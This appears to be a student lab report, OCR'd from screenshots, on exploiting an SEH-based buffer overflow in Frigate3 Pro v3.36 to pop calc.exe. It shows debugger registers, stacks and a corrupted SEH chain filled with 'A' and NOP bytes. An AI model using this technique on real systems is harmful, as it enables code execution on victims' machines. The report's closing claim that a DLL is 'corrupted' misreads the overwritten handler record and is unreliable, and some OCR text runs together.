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
REG.NO: 18BCD7075

Crashing the Frigate3_Pro_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:


Windows 7 [Running] - Oracle VM VirtualBox
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
20 45 32
New View Edit Refresh Copy Move Delete Rename Select Favorites Search
Purchase
Stop
File Manager
about:blank
Frigate.rtf
Frigate Features.htm
List Name
OK
Cancel

Find Computer

○ Computer name:)pjUP3ckOXUas3QplqsGpA4

○ IP Address: 0 . 0 . 0 . 0

```
C:\Program Files (x86)\Frigate3\
..
Addons            *
Data              *
Help              *
Plugins           *
ct                  exe
Frigate3            exe
unins000          * exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
Frigate3          * elf
license             txt
rtl60               bpl
Spell             * cfg
tb2k_d6             bpl
unacev2             dll
unins000          * dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```


8,343.03 KB in 22 files

21.24 GB free on drive C 33.42%

<UP-DIR>

Here you will find some advices that are to help you to master Frigate quickly and totally.

Before Execution (Exploitation): Attaching the debugger (Immunity debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers:


Windows 7 [Running] - Oracle VM VirtualBox
Immunity Debugger - Frigate3.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - thread 000008E8, module ntdll
Paused


```
7795000D   C3                 RETN
7795000E   90                 NOP
7795000F   90                 NOP
77950010   90                 NOP
77950011   90                 NOP
77950012   90                 NOP
77950013   90                 NOP
77950014   90                 NOP
77950015   90                 NOP
77950016   90                 NOP
77950017   90                 NOP
77950018   90                 NOP
77950019   90                 NOP
7795001A   90                 NOP
7795001B   90                 NOP
7795001C   90                 NOP
7795001D   90                 NOP
7795001E   90                 NOP
7795001F   90                 NOP
77950020   8B4C24 04          MOV ECX,DWORD PTR SS:[ESP+4]
77950024   F641 04 06         TEST BYTE PTR DS:[ECX+4],6
77950028   74 05              JE SHORT ntdll.7795002F
7795002A   E8 811D0100        CALL ntdll.ZwTestAlert
7795002F   B8 01000000        MOV EAX,1
77950034   C2 1000            RETN 10
77950037   90                 NOP
77950038   8D8424 DC020000    LEA EAX,DWORD PTR SS:[ESP+2DC]
7795003F   64:8B0D 00000000   MOV ECX,DWORD PTR FS:[0]
77950046   BA 20009577        MOV EDX,ntdll.77950020
7795004B   8908               MOV DWORD PTR DS:[EAX],ECX
7795004D   8950 04            MOV DWORD PTR DS:[EAX+4],EDX
77950050   64:A3 00000000     MOV DWORD PTR FS:[0],EAX
77950056   58                 POP EAX
77950057   8D7C24 0C          LEA EDI,DWORD PTR SS:[ESP+C]
7795005B   FFD0               CALL EAX
7795005D   8B8F CC020000      MOV ECX,DWORD PTR DS:[EDI+2CC]
77950063   64:890D 00000000   MOV DWORD PTR FS:[0],ECX
7795006A   6A 01              PUSH 1
7795006C   57                 PUSH EDI
7795006D   E8 6EFE0000        CALL ntdll.ZwContinue
77950072   8BF0               MOV ESI,EAX
77950074   56                 PUSH ESI
77950075   E8 2B6E0300        CALL ntdll.RtlRaiseStatus
7795007A  ^EB F8              JMP SHORT ntdll.77950074
7795007C   C2 1000            RETN 10
7795007F   90                 NOP
77950080   64:8B0D 30000000   MOV ECX,DWORD PTR FS:[30]
77950087   8B49 10            MOV ECX,DWORD PTR DS:[ECX+10]
7795008A   F641 0A 08         TEST BYTE PTR DS:[ECX+A],8
7795008E   75 15              JNZ SHORT ntdll.779500A5
77950090   FF7424 0C          PUSH DWORD PTR SS:[ESP+C]
77950094   FF7424 08          PUSH DWORD PTR SS:[ESP+8]
Return to 779DF826 (ntdll.779DF826)
```

```
Address    Hex dump                  ASCII
0059F000   00 10 B9 00 00 00 40 00   .▶╣...@.
0059F008   00 00 00 00 00 00 00 00   ........
0059F010   00 00 40 00 00 00 00 00   ..@.....
0059F018   30 01 00 00 08 00 00 00   0☺..◘...
0059F020   9C 2C 40 00 08 2D 40 00   £,@.◘-@.
0059F028   34 2D 40 00 81 17 8B C0   4-@.ü↨ï└
0059F030   FF FF FF FF 00 4F 40 00       .O@.
```

```
03FAFF5C   779DF826  &°¥w RETURN to ntdll.779DF82
03FAFF60   747EA280  ▒ó~t
03FAFF64   00000000  ....
03FAFF68   00000000  ....
03FAFF6C   00000000  ....
03FAFF70   03FAFF60  `ÿú♥
03FAFF74   00000000  ....
03FAFF78   03FAFFC4  ─ÿú♥ Pointer to next SEH rec
03FAFF7C   779B1ECD  ═▲¢w SE handler
```


```
[21:05:24] Attached process paused at ntdll.DbgBreakPoint
```

Checking for EIP address:




```
Registers (FPU)
EAX 7EFDA000
ECX 00000000
EDX 779DF7EA ntdll.DbgUiRemoteB
EBX 00000000
ESP 03FAFF5C
EBP 03FAFF88
ESI 00000000
EDI 00000000

EIP 7795000D ntdll.7795000D
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDA000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (000
EFL 00000246 (NO,NB,E,BE,NS,PE,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
```

Verifying the SHE chain:



SEH chain of thread 000...

```
Address   SE handler
03FAFF78  ntdll.779B1ECD
03FAFFC4  ntdll.779B1ECD
```



Windows 7 [Running] - Oracle VM VirtualBox

Immunity Debugger - Frigate3.exe

CPU - main thread, module rtl60

```
40006834  8B4A F8        MOV ECX,DWORD PTR DS:[EDX-8]
40006837  49             DEC ECX
40006838  7C 10          JL SHORT rtl60.4000684A
4000683A  F0:FF4A F8     LOCK DEC DWORD PTR DS:[EDX-8]            LOCK prefix
4000683E  75 0A          JNZ SHORT rtl60.4000684A
40006840  50             PUSH EAX
40006841  8D42 F8        LEA EAX,DWORD PTR DS:[EDX-8]
40006844  E8 9BC7FFFF    CALL rtl60.@System@@FreeMem$qqrpv
40006849  58             POP EAX
4000684A  C3             RETN
```

```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESI 0018E290 ASCII "AAAAAAAAAAAA
EDI 05725200 ASCII "AAAAAAAAAAAA
EIP 40006834 rtl60.40006834
```


```
DS:[90909088]=???
ECX=00000000
```

```
0018E27C  40006940  @i.@  RETURN to rtl60.4000694
0018E280  0018F2B8
0018E284  00000000
0018E288  028CD0B0
0018E28C  400C9D3C  <ÿ.@  RETURN to vcl60.400C9D
0018E290  41414141  AAAA
0018E294  41414141  AAAA
0018E298  41414141  AAAA
```

```
[21:22:51] Access violation when reading [90909088] - use Shift+F7/F8/F9 to pass exception to program    Paused
```


File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Address
Hex dump
ASCII

Checkingfor EIP address:



```
Registers (FPU)
EAX 0018F2B8
ECX 00000000
EDX 90909090
EBX 0018F2B8
ESP 0018E27C
EBP 0018F2D8
ESI 0018E290 ASCII "AAAAAAAAAAAAA
EDI 057252D0 ASCII "AAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00010286 (NO,NB,NE,A,S,PE,L,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0       E S
FST 0120  Cond 0 0 0 1  Err 0 0
FCW 1372  Prec NEAR,64  Mask
```

Verifying the SHE chain and reporting the dll loaded along with the addresses:



SEH chain of main thread

```
Address   SE handler
0018F2A0  rtl60.40010C4B
909020EB  *** CORRUPT ENTRY ***
```

Hence from the above analysis we found that the dll ‘rtl60.40010C4B’iscorruptedandislocatedatthe address ‘0018F2A0’.